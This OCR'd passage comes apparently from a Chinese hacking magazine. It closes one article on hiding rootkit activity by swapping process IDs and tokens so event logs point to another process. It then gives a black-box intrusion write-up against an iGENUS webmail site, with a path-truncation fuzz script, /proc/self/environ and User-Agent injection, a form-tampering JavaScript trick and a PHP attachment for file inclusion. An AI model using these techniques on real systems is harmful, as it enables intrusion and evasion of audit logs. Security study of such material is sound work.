


图2

在Rootkit客户端范围内启动我们的命令之前，我们应该窃取替代进程的进程i d和访问令牌，并且将它们分配到我们的进程中。之后，我们启动希望的命令，操作系统将插入一个进程创建项到事件日志中，它包含的信息属于替代进程。通过这种方式，事件日志将会显示新创建的进程被替代进程启动，如图3所示。




图3

在结束我们的进程之前，我们将上面提到的信息(进程id和令牌)改回到原始进程中，这样做会使操作系统记录属于我们的进程和账户的进程结束事件的原始信息，如图4所示。




图4

通过使用这种技术，不分解Rootkit客户端和驱动，使得两个进程创建事件不可能产生联系，因为具有两个不同账户和不同创建者的进程i d号，使得新启动的应用将继承替代进程的权限。

前置知识：无
关键词：渗透、iGENUS、文件包含漏洞



对于iGENUS邮件系统的一次安全检测

文/图 hackerxwar/gle

iGENUS邮件系统是适用于Linux操作系统平台的应用广泛的一套WebMail邮件系统。使用安装程序能快速安装在CentOS Linux 3.x/4.x 操作系统、RedHat Enterprise Linux AS3/AS4操作系统上，其界面华丽，安装简单，但却存在着严重的安全问题。

本地文件包含漏洞

由于不是开源软件，所以只能进行黑盒测试，发现登录页面存在本地文件包含漏洞，如图1所示。漏洞类似于"include('language/'.$_GET['lang']."_inc.php")"，此处包含文件一般需要截断，除非我们能够控制某个"*_inc.php"文件的内容。




图1

关于Include截断

对于这种情况，一般我们可以用NULL字符实现截断。对于远程包含，我们还可以用"?"实现伪截断，但由于GPC的影响(magic_quotes_gpc=on)将把所有通过GET、POST、COOKIES提交的所有的"'"(单引号)、"""(双引号)、"\"(反斜线)和NULL字符都会被自动加上一个反斜线进行转义。由于把NULL字符(%00)变成"\0"，所以在magic_quotes_gpc=on的时候，会导致包含/etc/passwd文件失败，所以在GPC开启的时候，我们几乎没有办法利用需要截断的本地文件包含漏洞。但是80vul的高手发现了一个include截断的方法，并给出了一个fuzz小程序，有兴趣的可以自己测试。

```
<?php
////var5.php代码:
////include $_GET['action'].".php";
////print strlen(realpath("./"))+strlen($_GET['action']);
ini_set('max_execution_time', 0);
$str='';
for($i=0;$i<50000;$i++)
{
$str=$str."/";
$resp=file_get_contents('http://127.0.0.1/var/var5.php?action=1.txt'.$str);
//1.txt里的代码为print 'hi';
if (strpos($resp, 'hi') !== false){
print $i;
exit;
}
}
?>
```

经过测试字符"."、"/"或者2个字符的组合，在一定的长度时将被截断，Windows系统和*nix的系统长度不一样，当Windows下strlen(realpath("./"))+strlen($_GET['action'])的长度大于256时被截断，对于*nix的长度是4×1024 = 4096。

LFI vul的利用尝试

我们先不管include截断，继续往下看。本地文件包含漏洞需要包含本地文件来执行PHP代码，所以很自然地要找上传的地方。既然是邮箱系统，我们就注册个用户，应该可以上传附件，或者能够接收带附件的邮件。经测试，网站只开启了收费的vip.xxxx.com的域名注册，而且注册后是不能够直接登录的，提示无此用户名，vip.xxxx.com并没有真正注册成功，或者需要交费后管理员开通才能使用，这样的话，问题变得麻烦了。

扫了一下目录，又Google了"site:xxx.com"，得到的信息很少，也都没有发现什么有用信息。再试试写日志文件，然后包含日志来执行代码。一般系统都包含错误日志，因为其体积相对小些，但是管理员显然修改了日志路径，或者根本就没有开启日志记录功能，没有办法找到路径包含到。

而SirGod在milw0rm.com上发表的一篇论文(http://www.milw0rm.com/papers/361)提供了一个新的方法，就是包含/proc/self/environ，然后通过修改User-Agent来写入PHP代码后执行。这种方法我在别的服务器上测试成功过，但是这次返回的就像作者说的是个空白页，如图2所示，很明显，我们没法访问/proc/self/environ。由于暂时没有办法成功利用本地文件包含漏洞，入侵似乎陷入了僵局。




图2

表单变量过滤不严漏洞

难道真的就没有办法利用了吗？返回到注册页面，我继续试图发现一些隐藏的漏洞。

在登录页面，可以发现登录的域有xxxx.com和vip.xxxx.com两种，如图3所示，注册页面的下拉列表只给出了一个vip.xxxx.com域的注册，不允许免费的xxxx.com域注册，看看能不能注册个xxxx.com的邮箱。




图3

查看注册页面，选择域的下拉框源代码：

```
<SELECT name="domain" class="bian-4" id="select">
<OPTION value=""> — 选择域 — </OPTION>
<OPTION value=vip.xxxx.com>vip.xxxx.com</OPTION></SELECT>
```

如果程序没有对提交的$_POST['domain']进行限制的话，就有好戏看了。

对这种表单提交数据的修改方法有很多，比如本地保存html修改源代码提交，或者用Firefox配合Tamper Data插件也非常方便，如果对抓包情有独钟，也可以用nc提交；还有一种方法，只要在浏览器地址栏执行一句JavaScript代码就可以。把地址栏清空，输入如下代码然后回车："javascript:alert(document.forms[0].domain[1].value='xxxx.com');"，弹出了xxxx.com，然后我们填入用户名，域选择vip.xxxx.com(其value已经被改为xxxx.com)，单击"下一步"确定用户名和域，成功得到了想要的结果，如图4所示。




图4

此处的漏洞成因与上传的时候用JavaScript检查上传文件的扩展名一样，客户端无论如何

检查，只要服务端没有检查就是白费，因为我们可以用非正常用户的方式提交表单变量。填写完相关资料，完成注册，提示可以马上登录。用注册的x50@xxxx.com成功登录了邮箱系统，可是万里长征刚刚走完第一步。

下一步当然是找上传附件的地方上传附件了。本地建一个0x50_inc.php文件，写入"<?phpinfo();?>"。写封邮件，上传附件，然后写邮件发给自己(因为这个系统对Firefox支持不太好，显示有点不正常，否则直接上传附件保存草稿就可以，用Gmail、126等其他邮件上传后发送到x50@xxxx.com也可以)，如图5所示。

